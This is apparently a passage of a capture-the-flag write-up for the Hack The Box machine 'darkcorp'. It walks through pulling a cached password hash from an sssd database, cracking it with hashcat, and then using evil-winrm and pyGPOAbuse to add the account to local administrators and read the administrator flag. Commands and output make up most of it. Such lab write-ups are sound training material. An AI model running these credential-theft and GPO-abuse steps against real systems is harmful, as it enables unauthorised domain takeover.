[sssd]
services = nss, pam
domains = darkcorp.htb

[domain/darkcorp.htb]
id_provider = ad
cache_credentials = True
auth_provider = ad
access_provider = simple
default_shell = /bin/bash
use_fully_qualified_names= False
krb5_store_password_if_offline = True
simple_allow_groups = linux_admins
```

It means it stores cred on var/lib/sss/db/cache_darkcorp.htb.ldb and I can find hash

```
strings /var/lib/sss/db/cache_darkcorp.htb.ldb | less -S
```

```
nameAlias
taylor.b.adm@darkcorp.htb
isPosix
TRUE
lastUpdate
1736373877
initgrExpireTimestamp
ccacheFile
FILE:/tmp/krb5cc_1730414101_B5njUL
cachedPassword
$6$5wwc6mW6nrcRD4Uu$9rigmpKLyqH/.hQ520PzqN2/6u6PZpQQ93ESam/OHvlnQKQppk6DrNjL6ruzY7WJkA2FjPgULqxlb73xNw7n5.
cachedPasswordType
lastCachedPasswordChange
1736373912
failedLoginAttempts
lastOnlineAuth
1736373912
lastOnlineAuthWithCurrentToken
1736373912
lastLogin
1736373912
memberof
```

I can crack it with hashcat


```
PS C:¥Users¥yumia¥Downloads¥hashcat-6.2.6> .¥hashcat.exe ..¥root.hash ..¥..¥rockyou.txt --show
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

1800 | sha512crypt $6$, SHA512 (Unix) | Operating System

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

$6$5wwc6mW6nrcRD4Uu$9rigmpKLyqH/.hQ520PzqN2/6u6PZpQQ93ESam/OHvlnQKQppk6DrNjL6ruzY7WJkA2FjPgULqxlb73xNw7n5.:!QAZzaq1
```

I get Taylor.b.adm cred! This user can edit gpo



I can winrm to taylor.b.adm and upload sharpgpoabuse.exe, but it refuses to run since this file has virus

```
┌─[✗]─[parrot@parrot]─[~/Documents/darkcorp]
└──╼ $proxychains evil-winrm -i 172.16.20.1 -u taylor.b.adm -p '!QAZzaq1'
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.20.1:5985  ...  OK
*Evil-WinRM* PS C:\Users\taylor.b.adm\Documents> 
*Evil-WinRM* PS C:\programdata> ./SharpGPOAbuse.exe
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.20.1:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.20.1:5985  ...  OK
Program 'SharpGPOAbuse.exe' failed to run: Operation did not complete successfully because the file contains a virus or potentially unwanted softwareAt line:1 char:
1
+ ./SharpGPOAbuse.exe
+ ~~~~~~~~~~~~~~~~~~~.
At line:1 char:1
+ ./SharpGPOAbuse.exe
+ ~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
    + FullyQualifiedErrorId : NativeCommandFailed
```

Instead, I'll use pyGPOAbuse from github. Download and install requirements

```
proxychains python3 pygpoabuse.py 'darkcorp.htb/taylor.b.adm:!QAZzaq1' -gpo-id '652CAE9A-4BB7-49F2-9E52-3361F33CE786' -command "net localgroup administrators taylor.b.adm /add"
```

```
(venv) ┌─[✗]─[parrot@parrot]─[~/Documents/darkcorp/pyGPOAbuse]
└──╼ $proxychains python3 pygpoabuse.py 'darkcorp.htb/taylor.b.adm:!QAZzaq1' -gpo-id '652CAE9A-4BB7-49F2-9E52-3361F33CE786' -command "net localgroup administrators
taylor.b.adm /add"
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.20.1:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.20.1:389  ...  OK
[+] ScheduledTask TASK_7d83f4d4 created!
```

Run gpupdate command on winrm

```
*Evil-WinRM* PS C:\programdata> gpupdate /force
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.20.1:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.20.1:5985  ...  OK
Updating policy...



Computer Policy update has completed successfully.

User Policy update has completed successfully.
```

Exit and login again will give this account administrator access

```
*Evil-WinRM* PS C:\Users\taylor.b.adm\Documents> cd /users/administrator/desktop
*Evil-WinRM* PS C:\users\administrator\desktop> cat root.txt
[redacted]
*Evil-WinRM* PS C:\users\administrator\desktop>
```

I get dc administrator!